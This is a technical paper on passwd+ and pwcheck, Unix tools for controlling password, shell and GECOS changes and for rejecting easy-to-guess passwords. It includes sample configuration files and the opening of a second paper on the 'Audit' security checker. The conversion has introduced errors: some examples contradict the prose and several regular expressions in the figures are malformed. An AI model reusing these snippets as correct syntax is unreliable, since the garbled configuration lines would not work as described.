Because some strings in the configuration file may have blanks or other separators in them, *passwd+* observes two escape conventions. The first, a backslash followed by a character, interpolates the character literally, unless that character is a newline. The second, a sequence of characters not containing an unescaped newline and surrounded by double quotation marks, is taken to be a single string. For example, the following two sequences are both read as "my shell" with a blank between the "y" and the "s":

```

my\ shell
"myshell"

```

These conventions are followed whenever any reading of the configuration file is done.

An unescaped sharp sign "#" begins a comment which extends to the end of the line.

2.3. Permissions

The ability to change information is controlled on a per-user basis by the configuration file. There are two types of controls: *validate* allows a user to change a set of fields after supplying his or her password,

and `novalidate` allows the changes without the user supplying a password. For example, the lines to provide controls equivalent to those of the standard password changer are:

```
novalidate root :all:
validate :password: :self: :self:
novalidate :gecos: :shell: :self: :self:
```

The first line says that the superuser (`root`) can change any of the information fields for all users without supplying a password. The second line says that the user of the program (`:self:`) can change his or her password, but must supply his or her current password. The third line allows the user to change his or her login shell and GECOS information without supplying a password.

As an example of how this mechanism can be used, suppose a professor with account name *bishop* is to be allowed to change the password and GECOS information for any accounts issued to his class. If the class accounts are *cs5801*, *cs5802*, and *cs5803*, the following lines suffice:

```
validate :password: bishop cs5801 cs5802 cs5803
novalidate :gecos: bishop cs5801 cs5802 cs5803
```

Note that *bishop* must enter his password to change any of the passwords of the class accounts, but need not do so to change the GECOS information. Further, as no permission is given to change the login shell of the class accounts, only the students (or the superuser) can do that.

The first word following the `validate` or `novalidate` is the type of information to which the remainder of the line applies; if this is omitted, the remainder applies to all types. Legal values are:

```
:shell:
    login shell information
:password:
    password information
:gecos:
    GECOS information
```

(Incidentally, the semicolon was chosen as a delimiter because that character cannot be used in an account name.)

The next word is the user name; if it is not that of the current user, the line is ignored. If it matches that of the current user, the remainder of the line contains the account names for which the current user can change the previously-indicated type of information. In addition to account names, the following special names have special effects:

```
:all: means all accounts
:none:
    means no accounts; this is useful with accounts that no user should ever log into
:default:
    means all accounts for which the current user has not previously been given permissions
:self:
    the account belonging to the current user
```

Following the principle of fail-safe defaults, unless access is granted by a `validate` or `novalidate` control line, the request to change information is denied.

As a final example, the following control lines allow the standard changing, except that the accounts *ftp*, *uucp*, and *audit* may never change their own passwords:

```
novalidate root :all:
validate :password: :self: :self:
novalidate :gecos: :shell: :self: :self:
validate uucp :none:
novalidate ftp :none:
```

Either `validate` or `novalidate` could be used in the last two lines.

As a safety and debugging measure, a list of distinguished user identification numbers can be made privileged at compile time. Any member of this set can change any information for any user, regardless of

the settings in the configuration file. As distributed, this list is empty. However, as the superuser can edit a password file directly, there seems little point in not adding the UID of 0 to this list.

2.4. Changing the Password

If a user is allowed to change his or her password (as controlled by the permissions described in the previous section), *passwd+* prompts him or her for the new password. It is then subjected to proactive analysis. If a subprogram is to be used, it is named in the control line

```
check analysis_program
```

This program must expect as (standard) input the following information, separated by newlines:

```
proposed new password
old (current) password if available; this line is blank if not
account name
current hashed password
GECOS information
login shell
home directory
user identification (UID)
primary group identification (GID)
time when password can next be changed (in seconds since the epoch)
time when password expires (in seconds since the epoch)
```

All output from the program is sent to *passwd+*'s standard output and standard error, except that any lines on the standard output that begin with ***LOG*** are entered into *passwd+*'s log file. The exit status code of the analysis program determines what *passwd+* does next. If that code is 0, the password is accepted as hard to guess. If the exit status code is 1, the password is rejected as easy to guess. If the analysis program returns 2 or 3, there was an error that prevented the analysis program from using all its test but the password was deemed hard to guess (code 2) or easy to guess (code 3) according to those tests completed. Any other exit status code is treated as a 3.

If the analysis program did not complete successfully, the control line

```
onerror action
```

controls what happens. The following settings for *action* cause the indicated response:

```
reject
```

reject the password (that is, exit status code 2 causes rejection)

```
accept
```

accept the password (that is, exit status codes 2, or 3 cause acceptance)

```
default
```

accept the password if the exit status code is 2 and reject if it is 3

```
internal
```

run *passwd+*'s internal tests and accept or reject based on their success

Unless an *onerror* line appears, an exit code other than 1 or 2 causes the internal tests to be used.

If the analysis program fails, or none is named, or it cannot be executed for any reason, a series of internal tests are executed:

- if the password is the login name or the login name reversed (regardless of capitalization), the password is rejected;
- if the password is under 6 characters, it is rejected;
- if the password has no nonalphanumeric characters, it is rejected.

While these tests are not very adequate, they are the minimum qualities a reasonable password should possess. Note that unlike most implementations of the standard password changing program, these **cannot** be relaxed or disabled without modifying the code.

2.5. Changing the GECOS Information

Sites store information in the GECOS field using very different formats; further, the type of information stored at each site is different. For example, at the Research Institute for Advanced Computer Science, the typical GECOS information was stored as a name, an office, and a telephone extension number:

```
Matt Bishop,N238-102,46124
```

But in one department at Dartmouth College, faculty members have only their names stored:

```
Matt Bishop
```

and in another department at the University of California at Davis, the system accounts have GECOS fields of one word and user accounts have the user name followed by office number, year of graduation (if any), phone number, home phone number, and faculty sponsor:

```
Matt Bishop,4413 Chem Annex,27324,,Karl Levitt
```

(The home telephone number is omitted here.) Given this variety even within sites, the password changer should parse the GECOS field, determine what format is being used, and either use the same one or, if preferred, supply a new format. For this reason, control lines are needed to pick out the components of the field, tie prompts to the (so the user can be asked to update the information) and to reformat the fields.

The mechanism chosen to parse the fields was the system pattern matcher (the obvious alternative, the formats used by the reading function *scanf(3)*, was rejected as too cumbersome). Currently a public-domain implementation of the Berkeley (UNIX System Version 7) pattern matcher, and the source code of the GNU *emacs* pattern matcher, are provided. As distributed, the Berkeley pattern matcher is the default. The relevant control line is

```
pattern pattern_matcher
```

with *pattern_matcher* being *bsd* for the Berkeley version and *gnu* for the GNU *emacs* version.

The pattern matcher is used to assign portions of the GECOS field to variables. For example, consider the line from the RIACS file above. In the following control line

```
getgecos "^\\([^\,]*\\),\\([^\,]*\\),\\(.*\\)$" fullname office extension
```

the pattern matches the format of the RIACS GECOS field. The first part of the pattern, *Matt Bishop*, is assigned as the value of the variable *fullname*; the second part, *N238-102*, is assigned as the value of *office*, and the third, *46124*, as the value of *extension*. If the pattern does not match the GECOS field, the line is skipped. The first line with a match does the assignment, and the process stops.

Next, the output format must be selected. Output formats are defined in *setgecos* control lines; these use a *printf(3)* format rather than a pattern. An appropriate output format for the RIACS line would be

```
setgecos "%s,%s,%s" fullname office extension
```

But before output can be done, the user must be prompted to update the current information, so a label and default value must be associated with each variable. The *associate* control line does this. For example, reasonable *associate* control lines for RIACS would be:

```
associate fullname Name none
associate office "Office Number" none
associate extension Extension 46363
```

The variable name comes first, followed by the prompt and the default value. Note that if the prompt is more than one word, any intervening white space must be escaped. If the default is omitted, the word "none" is used.

When the *setgecos* line is reached, the user will be prompted for a new value of each variable in the *setgecos* list. The prompt is followed by a default value, which is the current value (if any) or the default value named in the *associate* line. So, in this example the prompts would look like:

```
Name [default "Matt Bishop"]:
Office Number {default "N238-102"}:
Extension [default "46124"]:
```

Note that if nothing is typed, the default named in the prompt is used. To supply a blank entry (that is, the null string, the word "none" must be typed. This is to conform to the standard UNIX change GECOS utility interface.

As a more complex example, the following control lines handle the two distinct formats described for the University of California at Davis GECOS fields:

```
getgecos "^\\([^\,]*\\),\\([^\,]*\\),\\([^\,]*\\),\\([^\,]*\\),\\([^\,]*\\)$" name room \
    wphone hphone sponsor
setgecos "%s,%s,%s,%s,%s" name room wphone hphone sponsor
getgecos "^\\([^\,]*\\)$" name
setgecos "%s" name
associate name Name none
associate room Office none
associate wphone "Office phone number" 27004
associate hphone "Home phone number" 5551212
associate sponsor "Faculty sponsor" none
```

If Matt Bishop wished to change his office entry and home phone number, here is what the session would look like (the responses to the prompts are in oblique typeface):

```
Name [default "Matt Bishop"]:
Office [default "4413 Chem Annex"]: 4414 Chem Annex
Office phone number [default "27324"]:
Home phone number [default "5551212"]: 5551313
Faculty sponsor [default "Karl Levitt"]:
```

If the superuser wished to change his GECOS information, which is simply the string

```
Charlie the Root
```

the second `getgecos` line would be used (as the pattern on the first line does not match the current contents) and the output format would be that of the next `setgecos` field. In this case the session would look like:

```
Name [default "Charlie the Root"]: The Root of All Evil
```

because the variable `name`'s value is set to Charlie the Root.

2.6. Changing the Login Shell

These lines control which shells may be used; they do not control who may change a login shell (the permissions lines control that). A user may change his or her shell only to those shells allowed by controls in this section. For example, the control

```
getusershell
```

allows a user to use the system's shells (as listed in `/etc/shells` or, if that file does not exist, either `/bin/sh` or `/bin/csh`) as login shells. The control

```
shell /usr/bin/special_shell
```

allows any user to use the file `/usr/bin/special_shell` as a login shell. If users are to be allowed to use any file as a login shell, the control

```
anyshell
```

should be listed; if this is to apply only to a set of users, the account names of those users may be listed after the `anyshell`. Finally, the control

```
ownshell bishop
```

means that *bishop*'s shell can only be a file he owns; if the name is omitted, that restriction applies to all users.

As an example, here is the configuration which acts in the same way as the standard UNIX password changing program, in which the superuser can use any shell, but users can only use their own programs or standard system shells:

```
getusershell
anyshell root
ownshell
```

Note that the shell need not be executable so that the user can disable his or her account if desired.

Whether or not this is a feature or a bug is a matter of taste; it is present because the standard shell changing programs allow it.

2.7. Running Subprograms

Subprograms may be run at three points. First, if a user requests help, the password checking routine may be executed with a special flag. Second, if logging is done, the configuration file can cause log messages to be passed as input to a subprogram. Third, when the password checker itself is run, it is run as a subprocess. Given that all of these will be run with the super-user's effective UID, care must be taken in spawning them; the threats to the system by `setuid-to-root` programs have been discussed elsewhere.

The `passwd+` program thoroughly sanitizes the subprogram's execution environment before running the subprogram by taking the following precautions:

1. the shell environment variables are deleted;
2. the `PATH` environment variable is reset to a safe state (as distributed, `"/bin:/usr/bin:/usr/ucb:/etc"`);
3. the `SHELL` environment variable is reset to a known default (as distributed, `"/bin/sh"`);
4. the `IFS` environment variable is reset to the default value; and
5. the `umask` shell variable is reset to a default value (as distributed, 022).

Further, all subprograms are invoked as named in the configuration file, so if full path names are provided, the `PATH` variable will not be used. **This is highly recommended.**

If desired, the above behavior can be modified by use of several controls in the configuration file. The control

```
umask 077
```

will cause the `umask` to be reset to the named value, *which is given in octal*, rather than the default value. The control

```
environ SHELL=/bin/csh
```

says to pass the `SHELL` environment variable passed to the subprocess, and to give it the value `"/bin/csh"`. If the value is omitted, the variable has the null value; and if the variable itself is simply named, the value from the environment in which `passwd+` is run is inherited. So, if a user uses the Korn shell, and `SHELL` is set to `"/usr/bin/ksh"`, the line

```
environ SHELL
```

causes the subprocess to have the `SHELL` environment variable's value set to `"/usr/bin/ksh"`.

As a final note, the help and password checking programs are invoked directly and not through an intermediate shell; so if a shell variable is to be used in the program name, the name must be passed to a shell. As an example, if every user had a program `checkme` in his or her home directory, to force that to be invoked, the line

```
environ HOME
```

would need to be present, and the command itself would be given as

```
/bin/sh -c "$HOME/checkme"
```

in the appropriate control line.

2.8. Miscellaneous Configuration Control Commands

The configuration file has several miscellaneous control statements. Because `passwd+` is designed to be portable, it uses library routines to access the password file. These routines, supplied with `passwd+` or written specifically for the system in use, use a common interface that is used to determine the account name, hashed password, UID and GID, login shell, home directory, and the relevant aging information. Currently, support for Berkeley 4.3 and Ultrix V4.2A password files are supported; to use the former, give the control

```
pwdfunc bsd4_3
```

and for the latter, replace `bsd4_3` with `ultrix`. Other types will be added soon, as need (and/or contributions) permit.

Three types of help are available; each default message may be replaced by the contents of a file. The

first (nicknamed the “message of the day” file) is printed whenever *passwd+* is invoked, for all interfaces. The control line which sets this file name is:

```
motdfile /etc/passwd.motd
```

The second file is printed whenever the option **-help** is given on a command line; it contains information about how to run *passwd+*. The file is printed, and the program then exits. The relevant control line is:

```
interhelpfile etc/passwd.ihelp
```

The third file applies only to the interactive interface, and is printed when the user requests help (with the *help* command). The relevant control line is:

```
helpfile /etc/passwd.help
```

In addition, a special help command can be run; typically, this is the password analysis program with a special option to print messages suggesting guidelines for choosing a good password. The line controlling this is:

```
helpcheck /etc/pwcheck -help
```

If any of the help files are not present, a default help message is printed.

Finally, an extensive logging ability allows the system administrator to log messages about syntax errors in the configuration file, system errors (such as inaccessible files), information on the program’s use and on the success or failure of the use. This information may be stored in a log file, given as input to a command, written to a *syslog*(8) daemon, or printed on the standard error. For example, the line

```
log system syntax "|mail staff"
```

sends all syntax and system error messages to all members of the mail alias *staff* (the last string means that the log messages generated from this line are input to the mail program), and the line

```
log use result >/etc/passwd.log
```

writes messages indicating all invocations and their results into the log file “/etc/passwd.log”.

2.9. Example Configuration File

An example configuration file is given in Figure 1. Note that the pattern matcher used is the GNU emacs pattern matcher; given the patterns in the *getgecos* statement, this could equally well have been the Berkeley pattern matcher. In that same block, note that there is a *getgecos* line with a pattern that matches anything. Were this omitted, if none of the patterns matched the GECOS information field, the user would not be prompted for anything.

3. Password Checking

The heart of the password validation scheme is the program to verify that the password is in fact difficult to guess. The principles behind this program, which is invoked by *passwd+*, have been described elsewhere [1]. This section discusses *pwcheck*, the password checking program which is intended to be the password analysis component used by *passwd+*. Like *passwd+*, it uses its own configuration file.

3.1. Configuration File

As with *passwd+*, *pwcheck* uses a configuration file to enable system administrators to define the notion of an easy to guess password without writing or altering a program. When *pwcheck* begins, it reads its configuration file (or the standard input); when it reaches the end of the configuration file (or of standard input), it terminates.

The configuration file consists of control lines and test lines. The control lines set internal variables, interpolate files, and so forth; the test lines define tests and messages.

The basic unit of the little language is the *string*, which is defined as:

- a maximal sequence of alphanumeric characters and underscores “_”;
- a double quote “””, left brace “[”, left curly brace “{”, dollar sign “\$”, or at sign “@” followed by any number of characters (except a newline) terminated by the first unescaped double quote, right brace “]”, right curly brace “}”, dollar sign, or at sign, respectively; or

```

# help files
motdfile      /etc/passwd.motd      # new message of the day file
helpfile      /etc/passwd.help      # new help file
# who can do what and to whom
novalidate root :all:                # root can change anything without validation
validate :password: :self: :self:    # validate user to change own password
novalidate :gecos: :shell: :self: :self: # don't validate user to change shell or geccos fields
# shell control
getusershell                # allow any system shell
shell /usr/bin/ksh           # allow this (unlisted) one too
anyshell root               # what shell for root? anything she wants ...
ownshell                   # users can make their own poison (anything they own)
# GECOS information -- two forms allowed:
pattern gnu                 # GNU pattern matcher is really nice!
# form #1:      name,office,work phone,home phone,sponsor
getgecos "^\\([^\,]*\\),\\([^\,]*\\),\\([^\,]*\\),\\([^\,]*\\),\\([^\,]*\\)$" name office home_phone work_phone sponsor
setgecos "%s,%s,%s,%s,%s" name office home_phone work_phone sponsor
# form #2:      name,contact (contact is who is responsible for that account)
getgecos "^\\([^\,]*\\),\\([^\,]*\\)$" name contact
# form #3      not allowed; this is anything else, and we want it put into form #2
getgecos "^\\([^\,]*\\)$" name
setgecos "%s,%s" name contact
# now the prompts for all these billions and billions of variables (well, all 6, anyway ...)
associate name "Name" none          # the name of the account holder
associate office "Office" "300 Bradley Hall" # the office (default is department office)
associate work_phone "Office phone number" "(603) 646-2415" # office phone (default is dept number)
associate home_phone "Home phone number" unlisted # home phone (unlisted by default)
associate sponsor "Faculty sponsor" none # who's sponsoring this account
associate contact "Contact person" none # who is responsible
# subprograms; we're very restrictive here (guess why?)
umask 077                          # give them NOTHING
environ SHELL=/bin/sh              # they got the Bourne shell, like it or not
environ PATH="/usr/bin:/bin:/usr/ucb" # a SAFE search path
check /etc/pwcheck                 # the password checker ...
helpcheck /etc/pwcheck -help       # and how to get help from it
onerror reject                     # when in doubt, just say no!
# it's an ultrix system, so ...
pwfunc ultrix
# how and what do we log
log syntax system "lmail staff"    # bad errors get mailed to anyone who can fix them
log use result syslog              # log use and success/failure to syslog daemon

```

Figure 1. A sample passwd+ configuration file.

- any single character except alphanumerics, underscore, left and right braces, left and right curly braces, double quotes, dollar signs, and at signs.
Let us now look at how these strings may be used.

3.2. Setting and Referencing Variables

Unlike the previous version of *passwd+*, no variables are assigned values automatically. Instead, these values must be set by using explicit control lines. Also unlike the previous version, variable names may have more than one character in them.

`% [:] [_] [+ -] [m.n] [^*|#] variable`

- `:` insert \ characters as necessary to ensure the characters are interpreted as characters and not as metacharacters.
- `_` treat the value as an integer and subtract that value from the maximum password length. If the value is not an integer, 0 is interpolated.
- `+ -` if `"-"`, reverse the value; if `"+"` or omitted, do not reverse the value.
- `m.n` The characters beginning at position *m* (positions begin with 1) and through position *n* inclusive are interpolated. If `"."` is present, *m* and *n* are position 1 and the last position in the string, if omitted; if `"."` is not present, the first *m* characters are interpolated.
- `^*#|`
 - `^` makes all alphabetic characters in the value upper-case
 - `*` makes all alphabetic characters in the value lower-case
 - `|` makes the first character in the value upper-case if it is alphabetic; no effect if not
 - `#` interpolates the length of the string

Figure 2. The escape sequence components for accessing a variable value. All are applied right to left, and are applied *before* the result is interpolated.

The control

```
set p bishop
```

sets the internal variable *p* to the (string) value "bishop". Similarly, variable values may be assigned using patterns; for example, the control line

```
setpat "Matt Bishop* wrote 6 39" "^\(.*\) wrote \(.*\) $" who what x
```

would assign the value "Matt Bishop*" to the variable *who*, "6" to the variable *what*, and "39" to the variable *x*. As with *getgecos*, the interpretation of the pattern is controlled by

```
pattern bsd
```

(for the Berkeley pattern matcher; to get the GNU *emacs* version, replace *bsd* with *gnu*).

Variable values are accessed and manipulated using an escape facility reminiscent of that of *printf(3)*; see figure 2. For example, suppose *p*, *who*, *what*, and *x* have the values shown above. Examples of how the values may be accessed in different ways are:

<code>%p</code>	bishop	<code>%3.5p</code>	sho	<code>%-2.4p</code>	hsi
<code>%(who)</code>	Matt Bishop*	<code>:%3.(who)</code>	t Bishop*	<code>%^(who)</code>	MATT BISHOP*
<code>%_(who)</code>	0	<code>%_(what)</code>	2	<code>%-x</code>	93

Note the value is *always* considered a string.

These particular operations were chosen because they are the most common ones password crackers use. The motive for the `:"` was different, though. Variables are used in tests, and sometimes tests involve the evaluation of patterns. In these cases, some values are to be treated as strings (such as the password) and others as patterns (such as a set of variables containing patterns to be used repeatedly). So, when a variable value is to be treated as a string, it should have the `:"`.

One special variable has a value that changes. The sequence `%<` takes the value of the next line of the standard input, or the empty string if none. This is used to interact with programs which pass information to *pwcheck* using the standard input. For example, here is a sequence of controls that sets variables corresponding to the information passwd by *passwd+*:

```
set newpasswd %<
set oldpasswd %<
set name %<
set hashedpwd %<
set Gecos %<
set shell %<
set home %<
set UID %<
set GID %<
```

<i>test</i>	::=	(' <i>test1</i> ')	true if <i>test1</i> is true
		!' <i>test1</i>	true if <i>test1</i> is false
		<i>test1</i> '&' <i>test2</i>	true if both <i>test1</i> and <i>test2</i> are true
		<i>test1</i> ' ' <i>test2</i>	true if either <i>test1</i> or <i>test2</i> is true
		number1 '==' number2	true if number1 and number2 are numerically equal; any of the relations >, <, >=, <= != may be used here
		<i>string1</i> '==' <i>string2</i>	true if <i>string1</i> and <i>string2</i> compare equal; may use != here also
		<i>string1</i> '=~' <i>string2</i>	true if <i>string1</i> matches the pattern <i>string2</i> ; may use !~ here also

In the above, *string1* and *string2* are both strings:

<i>string</i>	::=	string	a sequence of alphanumeric, underscore, and escaped characters
		[' <i>filename</i> ']	the string is any line in the file <i>filename</i>
		'@' <i>dbm_base_file</i> '@'	the string is in the <i>dbm(3)</i> file with base name <i>dbm_base_file</i>
		'\$' <i>sorted_file_name</i> '\$'	the string is any line in the sorted file <i>sorted_file_name</i>
		{ ' <i>command</i> ' }	the string is any line in the output of <i>command</i>

Figure 3. Syntax for the boolean expressions in the test lines.

```
set nxtchange %<
set mustchange %<
```

Finally, to erase a variable value, use `unset`; the following erases the value of the variable *what*:

```
unset what
```

3.3. Tests

Tests are used to determine whether or not the password is suitable for use. Each test has four components: a boolean test expression (which evaluates to true or false), a true response, a false response, and a help response. For example, this sequence might be used to test password length:

```
length test %p < 6
length true "%p" is unacceptable; you need at least 6 characters
length false the password passes the length test
length help Passwords must be at least 6 characters long.
```

Suppose the password is "bis*hop". In this case the boolean expression on the line beginning with "length test" is false, so the message on the line "length false" is printed. Note that the sense of the tests is that if the test succeeds (evaluates to true), the password is easy to guess. Also notice that variables may be included within the messages; they will be evaluated before the message is printed.

The word "length" at the beginning of the line serves simply to link the messages with the test. When a test is evaluated, its result is stored with the label at the beginning of the line (here, "length"). Whenever a line beginning with that label is encountered, it is processed. If the control ("true" or "false") matches the value of the test, the message is printed; otherwise it is ignored. If the test has not yet been seen, the messages are not printed. If labels are omitted, a single (blank) label is assumed.

The line beginning with "length help" is a help line, and that is printed when *pwcheck* is invoked in help mode (by giving the command line option `-help`). In this mode, no test processing is done; variables are evaluated, and any test message lines with the control "help" are printed. This facility is to allow the system administrator to provide guidance on what passwords are acceptable.

In what follows, we refer to the boolean expression which is evaluated as the "test." The complete syntax of the tests is shown in figure 3; basically, all numerical tests and arithmetic operations are allowed, as are string compares and pattern matches. In addition, *pwcheck* can look for a password in a file or in the output of a program.

The tests are composed of numerical expressions, string compares, and pattern matches. For example, if *l* is the user's login name and *p* the proposed password, the test

```
"%p" =~ "\(%l\) *" | "%p" =~ "\(%-l\) *"
```

is true if the proposed password is 0 or more repetitions of the login name or the login name reversed (this requires the GNU *emacs* pattern matcher).

The use of files and programs is very similar. In the test

```
[ /usr/dict/words ] == "%p"
```

each line of the system dictionary file "/usr/dict/words" is compared to the proposed password; if any match, the test succeeds. One problem with this test from the implementation point of view is that the search is linear and hence on a large file can be very slow. If the lines of the file are in sorted ASCII order, the above test may be rewritten as

```
$ /usr/dict/words.sorted $ == "%p"
```

and *pwcheck* will use the binary search technique to locate the right side (the value of the variable *p*) in the file "/usr/dict/words.sorted"; note that if the file is *not* in sorted ASCII order, the result returned may be wrong. Finally, if the file is in the fast database format of the *dbm*(3) or *ndbm*(3) library routines, the command

```
@ /usr/dict/words.dbm @ == "%p"
```

will use the *dbm* functions to search the file for the value of the right side (here, the value of the variable *p*). Note that the base name of the *dbm* files is given; in the above example, the files "/usr/dict/words.dbm.dir" and "/usr/dict/words.dbm.pag" must exist or the test fails.

The ability to use the output of a subprogram is a very powerful feature of *pwcheck*. For example, consider a test to catch all English words. If the proposed password is stored in the variable *p*, it would seem that

```
[ /usr/dict/words ] == "%p"
```

would work, as "/usr/dict/words" is an on-line copy of an English dictionary. But note that some words in that file are capitalized, and others are not; in particular, "water" is in the dictionary, but if the proposed password is "Water", the test fails. So perhaps

```
{ tr A-Z a-z < /usr/dict/words } == "%*p"
```

is better. This test runs the command

```
tr A-Z a-z < /usr/dict/words
```

(which simply copies the contents of "/usr/dict/words" to the standard output, changing every capital letter to lower case). Again, this misses plurals, present and past participles, and other derivative forms of words. Only the spelling checker, *spell*(1), will catch these. So a command of the form

```
{ echo "%p" | spell } == ""
```

will work. (Recall *spell* prints on its standard output a list of incorrectly spelled words.)

Alas, while this does work, there is a serious security problem: the new proposed password will be passed to *spell* using the command *echo*(1), and for a brief time will therefore be visible to programs which can examine command line argument lists. To overcome this danger, *pwcheck* provides a special construct to send input to a program in a test. The above test should be written as:

```
{ spell } <- "%p" == ""
```

Here, the first string following the <- is written to the command's standard input. This solves the above security problem, and will reject any English words.¹

3.4. Miscellaneous Commands

The line

```
include filename
```

interpolates the contents of "*filename*" at this point in the file. Files may be nested as deeply as the system allows (usually 16, 28, or 60). This is useful for including per-user tests; for example, if the user name is stored in the variable *l*, then

```
include /etc/passwd.users/%l
```

will include a file specifically for the current user.

-
1. Note that some versions of *spell* record misspelled words so a systems administrator can examine them and decide whether to add them to the dictionary or to a site-specific dictionary. If this is done, be sure to turn it off in the test! (This often can be done with a command option such as -N.)


```

# this is a sample password configuration file for pwcheck
set version beta-test
pattern gnu
# this file loads the variables (see section 3.2 of this paper)
include /etc/passwd.siv
#===== some stuff to make patterns easier to read
set let \[A-Za-z]
set nlet \[^A-Za-z]
#===== fix up first, last name, etc.
setpat "%(Gecos)" "\^[^,]*\)\, \([^\,]*\)\, \.*)" name office extension
setpat "%(name)" "\^[^%(\let)*\)%nlet)*%nlet)\(%let)%(\let)*\)%nlet)%nlet)*\(%let)%(\let)*\)" \
first middle last
setpat "%(name)" "\^[A-Za-z]+\)[^A-Za-z]+\([A-Za-z]+\)" first last
set initials %1.1(first)%1.1(middle)%1.1(last)
#===== test password length
length test %p<=6
length true "%p" is unacceptable; you need at least 6 characters
length false the password passes the length test
length help Passwords must be at least 6 characters long
#===== test if password is an English word
English test {spell} <- "%p\n" == ""
English true "%p" is unacceptable; it is an English word
English false the password passes the no-English-words test
English help Passwords must not be an English word
#===== test login name
login test "%p" =~ "\(%I\)*" | "%p" =~ "\(%-I\)*"
login true "%p" is unacceptable; it cannot be your login name repeated
login false the password passes the repeated login name test
login help Passwords must not be repetitions of your login name (or reversed login name)
#===== sorted dictionary (ASCII order)
dictionary test $/usr/dict/words.sorted$ == "%p"
dictionary true "%p" is in the system dictionary
dictionary false the password is not in the system dictionary
dictionary help Passwords must not reside in a system dictionary
#===== DBM file
dbmdictionary test @/usr/dict/words.dbm@ == "%p"
dbmdictionary true "%p" is in the system's dbm dictionary
dbmdictionary false the password is not in the system's dbm dictionary
dbmdictionary help Passwords must not reside in the system's dbm dictionary

```

Figure 4. A sample pwcheck configuration file.

Finally, although UNIX passwords may be of any length, only the first 8 characters are significant. Hence strings which differ in the ninth character are really the same so far as the UNIX password system is concerned. When the control

```
complen 8
```

is used, all string comparisons are done only for the first 8 character. (Any transformation to variable values are done first; the truncation occurs only during the comparison and only for purposes of the comparison.)

3.5. Example Configuration File

An example configuration file is given in Figure 4. Note that variables may contain patterns; however, in the line

```
set let \[A-Za-z]
```

the first backslash is needed. Were it not there, the “[“ and “]” would mean the characters between were a file name, and the first line of the file would become the value of the variable `let`.

The assumption made about the GECOS field here is that it is of the form

name, office, extension

(just as the RIACS format shown in section 2.5). Note the use of the variables *let* and *nlet* in the patterns.

4. Future Directions and Work

The password changing program, *passwd+*, is stable; no major changes to the design have been made for some time, and it is in the process of being cleaned up and documented so that it can be distributed for beta test. The thrust of future development will most likely be in developing library routines to handle different password storage schemes and password distribution mechanisms.

The password checker is another matter. It is undergoing changes in both design and syntax. The program *pwcheck* was designed to be independent of *passwd+*, and as such lacks some features and transformations which would be of great use, such as the ability to count letters, non-letters, and so forth. These may be done using other programs such as *sed(1)* or *awk(1)*; however, this requires a subprogram be run, and is very awkward. Hence it is clear these abilities need to be added, but it is not clear how they should be integrated with the rest of *pwcheck*.

Part of the problem is that little, if any, research has been done on language design for this purpose; this suggests that perhaps too little research on the usefulness of proactive password checking itself is documented. Logic and intuition says that proactive password checking is far more effective than password cracking, and should be as good as (if not better than) other forms of password assignment. No experimental evidence has been gathered to support this opinion, and human nature being the crux of the problem, it would be very wise to test these beliefs.

5. Conclusion

The goals of *passwd+* and *pwcheck* are to provide a friendly, powerful tool for system administrators to improve the quality of the passwords users select. Sufficient facilities are provided to allow per-site and per-user tests.

The software should be available soon; its location will be announced through the *cert-tools* mailing list when it is available. The version which will be released will be beta test software, so people who take it will be asked to report bugs (and fixes), as well as any new password file routines they write. Documentation on the software and its internal structure will be available to help any hardy souls willing to work with it!

6. References

- [1] Matt Bishop, “A Proactive Password Checker,” in *Information Security*, David T. Lindsay and Wyn L. Price (eds.), North-Holland, New York, NY pp. 169-180 (1991)
- [2] M. Gasser, “A Random Word Generator for Pronounceable Passwords,” Technical Report ESD-TR-75-97, The MITRE Corporation, Bedford, MA (Nov. 1975)
- [3] L. Grant, “DES Key Crunching for Safer Cipher Keys,” *SIG Security Audit and Control Review* 5(3) pp. 9-16 (Summer 1987).
- [4] J. Haskett, “Pass-Algorithms: A User Validation Scheme Based on Knowledge of Secret Algorithms,” *Communications of the ACM* 27(8) pp. 777-784 (Aug. 1984).
- [5] Daniel V. Klein, ““Foiling the Cracker”: A Survey of, and Improvements to, Password Security,” *Proceedings of the UNIX Security Workshop II* pp. 5-14 (Aug. 1990)
- [6] Robert Morris and Ken Thompson, “Password Security: A Case History,” *Communications of the ACM* 22(11) pp. 594-597 (Nov. 1979)
- [7] UNIX User’s Reference Manual, 4.3 Berkeley Software Distribution Virtual VAX-11 Version, Computer Systems Research Group, Computer Science Division, Department of Electrical Engineering and Computer Science, University of California, Berkeley CA (Apr. 1986); reprinted by the USENIX

Association (June 1987).

Audit

A policy driven security checker for a heterogeneous Environment

Bjorn Satdeva

/sys/admin, inc.

ABSTRACT

Security audit programs can be of great help to the system administrator in the work of ensuring an adequate level of security. One common problem with existing security audit programs, however, is that they implement default policies embedded in their code. Such embedded policies are not always in agreement with those of the real world (e.g., when the program complains about */usr/spool/uucppublic* being world writable).

It was therefore set as a goal to design and implement a security auditing program which did not have any hard coded policies embedded in the program code. The result was the security audit program called *Audit*, which allows policy decisions (such as whether users should be allowed to have private *.rhosts* file in their home directory) to be made at the local site – without requiring any program modifications. This has been achieved by making policy- and platform-dependent decisions in a specialized audit control language which is used to write the control file(s).

1. Introduction

Audit is a program designed to assist the system administrator in performing security audits which check local security policies. *Audit* is also designed for a heterogeneous environment, enabling new platforms to be audited, without requiring any modification to the audit program itself.

Audit is implemented in perl ^[1] programming language. The perl language has the advantage of making *Audit* easily portable, as most porting problems already have been resolved in the perl interpreter. The parsing of the audit control file(s) is implemented by recursive descent, chosen for its simplicity and fast implementation. *Audit* performs its security audit by checking files and their attributes (file type, permissions, size, checksum, etc). However, *Audit* knows about items like home directories and startup files and can audit them in a relevant fashion. In addition, *Audit* supports auditing of the content of a file, through an interface which enables *Audit* to call an external script or program to check the files and/or their contents.

The alpha version of *Audit* has been running on several platforms (BSD, SunOS & SVr4) for some time; a beta version is expected to be available for distribution at the time of the conference.

This paper discusses goals for design and implementation, as well as showing practical examples of control files implementing different policies. The paper also discusses how implementation and installation can be done in order to prevent tampering by intruders to the greatest possible extent.

2. Purpose

One of the driving forces behind the development of *Audit* was the fact that existing security auditing programs contain embedded policies regarding what, when, and how to audit. This complicates modification of the security auditing program to check a system in accordance with local policy and custom. In addition, this approach obscures what is checked, a fact which can make the security checker a double edged sword, because it can lull the system administrator into a false sense of security. While *Audit* cannot, and does not claim to, fix all of the problems mentioned above, it is an experiment of developing a highly configurable auditing program. Before beginning development of the current incarnation of *Audit*, the following goals were set forth:

- It should be possible to make changes to the security audit (to reflect the security policy) without a need to change any code in the auditing program.
- The audit program should have no default policies embedded in the code.
- The audit program should be able to audit files relative to users home directories.
- The audit program should be able to handle exceptions
